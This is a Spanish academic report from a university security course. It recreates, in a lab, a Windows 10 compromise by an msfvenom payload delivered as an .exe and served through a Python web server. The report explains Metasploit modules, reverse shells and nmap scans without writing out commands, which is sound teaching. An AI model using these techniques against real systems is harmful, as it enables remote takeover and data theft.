CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

NELSON OMAR MARTINEZ LANDINEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

NELSON OMAR MARTINEZ LANDINEZ

John Freddy Quintero Tamayo

Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

2023

RESUMEN

Con el presente informe técnico nos deja ver la metodología utilizada, las herramientas y los pasos que realizan los equipos Blue Team y Red Team para la atención ante un incidente de seguridad y los mecanismos de control implantados para su mitigación, como ayudan y refuerzan las medidas de seguridad de una organización con infraestructura TI, este informe se divide en varios pasos que son desde el análisis de la situación presentada, herramientas implementadas para el análisis e intrusión, la vulnerabilidad explotada, el desarrollo del ataque empleado por los ciberdelincuentes y las acciones correctivas ejecutadas para eliminar y remediar la vulnerabilidad presentada.

También se verán las recomendaciones que los expertos consideran deben emplear en la organización, así como el resultado del análisis efectuado al incidente presentado en HackerHouse.

GLOSARIO

Antivirus: Software para la detección de códigos maliciosos en tiempo real.

Blue Team: Son un grupo de profesionales expertos en el tema de la seguridad informática y ciberseguridad que se encargan de analizar el comportamiento de los sistemas de información de una empresa y buscar las medidas ideales para reforzar la seguridad y así mitigar que una vulnerabilidad pudiese ser explotada.

CIS: Center Internet Security.

Firewall: Sistema de seguridad que monitorea y controla el tráfico de salida y entrada en una red, también es utilizado en una computadora para controlar el acceso a una computadora.

IPS: Sistema de prevención de intrusiones.

Hipervisor: Software creado para la ejecución de máquinas virtuales.

HackerHouse: Organización afectada con el ataque de ciberseguridad.

KALI Linux: Sistema operativo de Linux, que se diseñó específicamente para tratar temas relacionados con la seguridad, cuenta con una gran variedad de herramientas para la realización de auditorías y técnicas de intrusión.

LEGION: Software que se encuentra dentro de las herramientas de Kali Linux para el análisis de vulnerabilidad sobre sistemas de información como equipos de cómputo, servidores, aplicaciones web y dispositivos de comunicación.

Malware: (Programa maligno) Es el término que se le da a cualquier software que sea creado con fines malintencionados, como el robo de información, la generación de indisponibilidad, fallas en los sistemas, etc.

NMAP: Herramienta software de código abierto que permite realizar el escaneo de puertos sobre una red para identificar su estado.

Phishing: Técnica de ataque basado en el engaño con el objetivo de obtener datos privados de los usuarios.

Purple Team: Es el equipo encargado que las funciones que desempeña Red Team y Blue Team se maximicen, este equipo su objetivo es facilitar la comunicación de ambos equipos.

Red Team: Es un equipo de profesionales que se especializa en la detención de vulnerabilidades con el fin de ayudar a las organizaciones a fortalecer sus medidas de seguridad evitando que alguna vulnerabilidad pudiese ser explotada.

Testing: El análisis de un sistema con el objetivo de identificar vulnerabilidad y errores en un sistema o infraestructura tecnológica.

Virtual Box: Aplicación que permite la creación de máquinas virtuales con diferentes sistemas operativos.

Vulnerabilidad: una potencial debilidad presente en un sistema de información y que pudiese usarse por personas con malas intenciones que pongan en riesgo la seguridad de una empresa.

Windows Defender: Antivirus proporcionado por el mismo sistema operativo windows 10.

WireShare: Software que permite realizar el análisis del tráfico de una red en tiempo real.

CONTENIDO

pág.

TABLA DE ILUSTRACIONES

pág.

INTRODUCCIÓN

Es claro que el riesgo de sufrir un ataque informático siempre estará presente, independiente de la organización o medidas de seguridad implementadas siempre existirá la probabilidad, es aquí donde juega un papel muy importante la aplicación de estrategias por los grupos especializados en la protección de la información, disminuyendo el riesgo de que se presente un ciberataque.

Existe un reto muy grande para las empresas y es el de encontrar el equilibrio ideal, aplicando los controles necesarios dentro del presupuesto que pueda otorgar la organización y el conocimiento que deben tener los profesionales (talento humano), una gran forma de comprobar y tomar las decisiones adecuadas sobre las medidas de control de una organización es conociendo las amenazas y vulnerabilidades a las que se encuentran expuestos y de qué manera pudiese afectarlas, por esta razón existen estrategias como la realización de escaneos de vulnerabilidades en una infraestructura TI para identificar el grado de riesgo que pueda tener una organización y tomar las acciones correspondientes para su remediación y así fortalecer la seguridad.

Hoy en día las organizaciones requieren conocer el estado de su seguridad y conocer cómo defenderse ante un ataque informático, es aquí en el presente informe donde podremos evidenciar las estrategias y medidas aplicadas por los grupos Red Team y Blue Team para subsanarlas.

1. OBJETIVOS

1.1. OBJETIVO GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

1.2. OBJETIVOS ESPECÍFICOS

- Describir las herramientas utilizadas para el análisis de vulnerabilidades que permitieron a los equipos Blue Team y Red Team dar respuestas al incidente de ciberseguridad.

- Analizar la situación ocurrida en la organización HackerHouse que permitió identificar las fallas que provocaron el incidente de ciberseguridad.

- Demostrar la vulnerabilidad explotada en el sistema operativo Windows 10 donde permita visualizar la técnica de intrusión utilizada por el equipo Red Team.

- Demostrar las actividades ejecutadas por el equipo Blue Team para dar soluciona al fallo presentado, evitando que el incidente de HackerHouse sobre el equipo Windows no se vuelva a presentar.

- Proponer las medidas de seguridad que garanticen la mejora de las medidas de seguridad que tiene la organización HakerHoouse.

2. SITUACIÓN PROBLEMA

Con el presente informe ponemos en contexto la situación presentada en la organización y el análisis realizado para comprender el incidente presentado que permitió definir las actividades a realizar para detectar y mitigar vulnerabilidad explotada.

2.1. Escenario de estudio

La organización HackerHouse encontró que uno de sus equipos de cómputo que contenía un Windows 10 X64 fue vulnerado de algún modo. El administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado en el escritorio y el cual contenía los campos: Nombre_estudiante_codigo_fecha_actividad, este archivo en mención ya no se encontraba en la ubicación descrita anteriormente.

El administrador de la computadora afectada menciona un dato bastante valioso para el equipo Red Team de HackerHouse y es que mediante un WhatsApp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora afectada.


El administrador de la computadora afectada menciona las siguientes características de la computadora en general:

- Tenía un S.O Windows 10 a 64 bits.
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros).
- Contaba con un archivo de texto ubicado en el escritorio.
- Recuerda haber ejecutado un archivo .exe con el nombre PoC_1098608909.

2.2. Descripción de las herramientas implementadas

Para analizar la situación presentada en HacKerhouse el equipo ReadTeam implemento un escenario controlado y seguro con la instalación de dos máquinas virtuales en el hipervisor Virtual Box, una de las maquinas es un equipo Windows con las mismas características del equipo Windows Afectado y la otra maquina con sistema operativo Kali Linux con el objetivo de realizar el testeo de seguridad simulando las acciones ejecutadas por el ciberdelincuente para que el equipo ReadTeam realice su investigación.

Ilustración 1 Virtual Box.




Fuente: Autor.

2.2.1. Características Maquina No 1:

La máquina 1 correspondiente al atacante el cual contiene las siguientes características:

- Sistema Operativo: Debian (64Bits)
- Memoria RAM: 2048 MB
- CPU: 2
- Tamaño de Disco: 50 GB
- Direccionamiento IP: 192.168.0.26

Ilustración 2 Características Máquina Virtual Kali Linux.




Fuente: Autor.

2.2.2. Características Maquina No 2:

La máquina 2 corresponde al equipo que será atacado, esta máquina se configura con las siguientes características:

- Sistema Operativo: Windows 10 (64Bits)
- Memoria RAM: 2048 MB
- CPU: 2
- Tamaño de Disco: 50 GB
- Direccionamiento IP: 192.168.0.31

Ilustración 3 Características Máquina Virtual Windows 10



Fuente: Autor

Es importante que mientras se desarrolló el proceso de investigación el equipo Windows afectado se mantuvo aislado y fuera de la red de la organización, de igual forma se realizó un escaneo de los demás dispositivos de la red analizando sus tránsito, comportamiento y análisis interno donde no se identificó algún malware instalado en las demás maquinas.

Luego del análisis y determinar posibles fallas se procede a analizar la maquina Windows afectada en una red aislada, previniendo un ataque lateral y que pudiese afectar cualquier otra máquina.

3. HERRAMIENTAS IMPLEMENTADAS PARA EL ANÁLISIS DE LAS VULNERABILIDADES

Con la maquina Kali Linux se utilizaron otras herramientas para llevar a cabo el análisis y la intrusión, se utilizó el Framework Metasploit que permitió a el equipo Red Team identificar el método de intrusión y la explotación de la vulnerabilidad.

Se aplicaron otras técnicas para lograr el traspaso del malware se tienen serias evidencias que la intrusión es lograda por el engaño de un usuario aplicando técnicas como Phishing.

A continuación, se relacionan las herramientas utilizadas para el análisis e intrusión del malware.

3.1. Metasploit

Es un Framework en la que podemos encontrar una serie de módulos, estos son los tipos de módulos que existen hoy en día.

Ilustración 4 Metasploit.

Fuente:
https://www.google.com/url?sa=i&url=https%3A%2F%2Fwww.kali.org%2Ftools%2Fmetasploit-framework%2F&psig=AOvVaw1_5tZ9O3Yk8sT9PSd4_1_F&ust=1693968280991000&source=images&cd=vfe&opi=89978449&ved=0CBAQjhxqFwoTCIiArN-5koEDFQAAAAAdAAAAABAD

- Auxiliary: Utiliza herramientas para la recolección de información realizando el escaneo de vulnerabilidades sobre el sistema.
- Payloads: códigos para realización acciones maliciosas, por ejemplo, para el escenario propuesta se utiliza esta herramienta para el robo de información.
- Exploits: Se tienen programas de explotación para cualquier tipo de sistema operativo.
- Post: Fase que ocurre después que se logra la infiltración, podrá moverse de manera lateral.
- Encoder: Utilizados para ofuscar y modificar el código del malware con el objetivo de que no sea detectado.[1]

3.2. Msfvenom

Es un software que hace parte de Metasploit la cual fue utilizada para el desarrollo de la actividad msfvenom que resulta ser la integración de msfplayload y msfencode.

Msfvenom es un generador de carga útil independiente, Es una combinación de msfpayload y msfencode. Se usa de manera ágil que hace uso de una sola instancia.

Podemos decir que es una línea con comandos que permite la generación de cargas útiles para múltiples plataformas como Cisco, Mac OS, Solaris, Android, Windows y muchos más sistemas operativos.

Existen tres maneras en la que se pueden hacer de una carga útil msf, el primero es a través de un Shell de enlace, que realiza la carga útil para abrir un nuevo servicio en el sistema objetivo y el atacante se conecta a el para lograr la sesión.

Otra manera es la carga útil Inversa, en esta el atacante configura al oyente del equipo, el sistema objetivo se comporta como un cliente y se conecta al oyente y el atacante recibe el Shell.

[1] https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/#:~:text=Los%20m%C3%B3dulos%20de%20herramientas%20de,especializados%20como%20Nessus%20o%20Nmap.

Y por último tenemos el ataque a través del HTTPS.[2]

3.3. Phyton -m http server 80

Este es el método utilizado para crear un HTTP con phyton así de esta manera poder compartir la información con la víctima, que en este caso sería la maquina Windows 10.

De esta manera convertiremos la maquina del atacante en un servidor web, en el que el usuario podrá ingresar a la maquina del atacante para que realice la descarga del malware.

[2] Cleary, L. (2022, 12 de diciembre). *What is msfvenom? - Metasploit Essential Training Video Tutorial | LinkedIn Learning, formerly Lynda.com*. LinkedIn. https://www.linkedin.com/learning/metasploit-essential-training/what-is-msfvenom#:~:text=Msfvenom%20is%20a%20standalone%20payload,,%20Windows,%20Unix,%20Node.

4. ANÁLISIS DE CASO E IDENTIFICAR FALLOS DE SEGURIDAD

A continuación, se resalta en color amarillo los datos que fueron considerados claves para identificar el fallo de seguridad especifico.

4.1. Dato 1:

Ilustración 5 Datos claves anexo 4 escenario 3.

La organización HackerHouse encontró que uno de sus equipos de computo que contenía un Windows 10 X64 fue vulnerado de algún modo. El administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado en el escritorio y el cual contenía los campos: Nombre_estudiante_codigo_fecha_actividad, este archivo en mención ya no se encontraba en la ubicación descrita anteriormente.

Fuente: Anexo 4 escenario 3 Actividad fase 3 Seminario Red Team Blue Team.

Con la descripción del escenario se menciona que la máquina que sufrió el ataque es en un sistema operativo Windows 10 lo cual nos ayuda a replicar el escenario de la víctima, adicional se menciona que la manera en que se ocultó el malware fue a través de una extensión TXT para engañar al usuario y lograr materializar el incidente.

4.2. Dato 2:

Ilustración 6 Datos claves anexo 4 escenario 3.

El administrador de la computadora afectada menciona un dato bastante valioso para el equipo Red Team de HackerHouse y es que mediante un whatsapp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora afectada.

Fuente: Anexo 4 escenario 3 Actividad fase 3 Seminario Red Team Blue Team.

Este dato es importante ya que de esta manera conocemos el medio por el cual se realizó el ataque, la información que le fue suministrada a la víctima.

Esto también ayuda al equipo en su investigación analizando los canales utilizados para lograr la intrusión, siendo miembro del equipo revisaría el historial de

navegación, descargas realizadas por el usuario, el registro de eventos donde me permitiese revisar los programas que se hallan ejecutado por el sistema.

4.3. Dato 3:

Ilustración 7 Datos claves anexo 4 escenario 3.

El administrador de la computadora afectada menciona las siguientes características de la computadora en general:

- Tenía un S.O Windows 10 a 64 bits
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros)
- Contaba con un archivo de texto ubicado en el escritorio
- Recuerda haber ejecutado un archivo .exe con el nombre PoC_cedulaestudiante

Fuente: Anexo 4 escenario 3 Actividad fase 3 Seminario Red Team Blue Team.

Otro dato bastante importante es conocer las condiciones de la máquina afectada, también se da una información que nos da a entender porque se logra la intrusión y es que los mecanismos de defensa antimalware se encontraban desactivados (Firewall, Windows Defender y Antivirus).

También nos indica que el malware se encontraba oculto en un archivo TXT y adicional que el usuario lo ejecuto.

4.4. Dato 4:

Ilustración 8 Datos claves anexo 4 escenario 3.

Con la información obtenida el equipo Red Team proceden a analizar el escenario el cual **debe ser recreado por los estudiantes de seminario** para documentar qué fue lo que pasó en la computadora afectada y cómo lograron eliminar el archivo de texto que se encontraba en el escritorio. Uno de los expertos en ciberseguridad de HackerHouse menciona que podría tratarse de un Payload el cual se creó con MSFVNOM y se ejecutó con METASPLOIT. El experto menciona el posible paso a paso para crear un PAYLOAD con extensión .exe para ser ejecutado por la víctima, y posterior a ello como abrir una sesión por medio de METASPLOIT para controlar de manera remota la computadora afectada.

Fuente: Anexo 4 escenario 3 Actividad fase 3 Seminario Red Team Blue Team.

Con esta información podemos conocer la técnica utilizada por el atacante, se informa que pudo ser realizado por un Payload, que nos da a entender que posiblemente a través de códigos hacia el sistema operativo logrando la intrusión.

El uso del comando MSFVENOM confirma que fue la manera como se ejecutó la herramienta de Metasploit, y para lograr llevar a cabo el laboratorio se describe el paso a paso de cómo fue efectuado el ataque, de esta manera sabemos que herramientas debemos utilizar y desde que sistema operativo el atacante pude efectuar el ataque.

5. EXPLOTACIÓN DE LA VULNERABILIDAD

5.1. Herramientas y puerto utilizado.


Para el análisis de la máquina Windows como primera instancia el escenario propuesto deja varias pistas las cuales permitió al equipo Red Team evidenciar fallas en el sistema.

Dentro de los problemas informados se menciona que los sistemas de control antimalware estuvieron deshabilitado, fallo grave en cualquier sistema operativo, adicional normalmente las maquinas Windows los puertos de salida por el 443 y 80 se encuentran permitidos.

Aun ya con la recolección de datos importantes para la actividad se decide realizar un análisis a la maquina Windows con la herramienta NMAP y LEGION las cuales se encuentran disponibles en el sistema KALI Linux.


Con ambas herramientas pudimos evidenciar algunos datos importantes de la maquina como los puertos que se encuentran habilitados.

Ilustración 9 Análisis puertos con Legion.



Fuente: Autor


Ilustración 10 Análisis de puertos con nmap.



Fuente: Autor.

También a través de la herramienta nmap pudimos analizar otros datos importantes como el tipo de sistema operativa que se encuentra en la red.

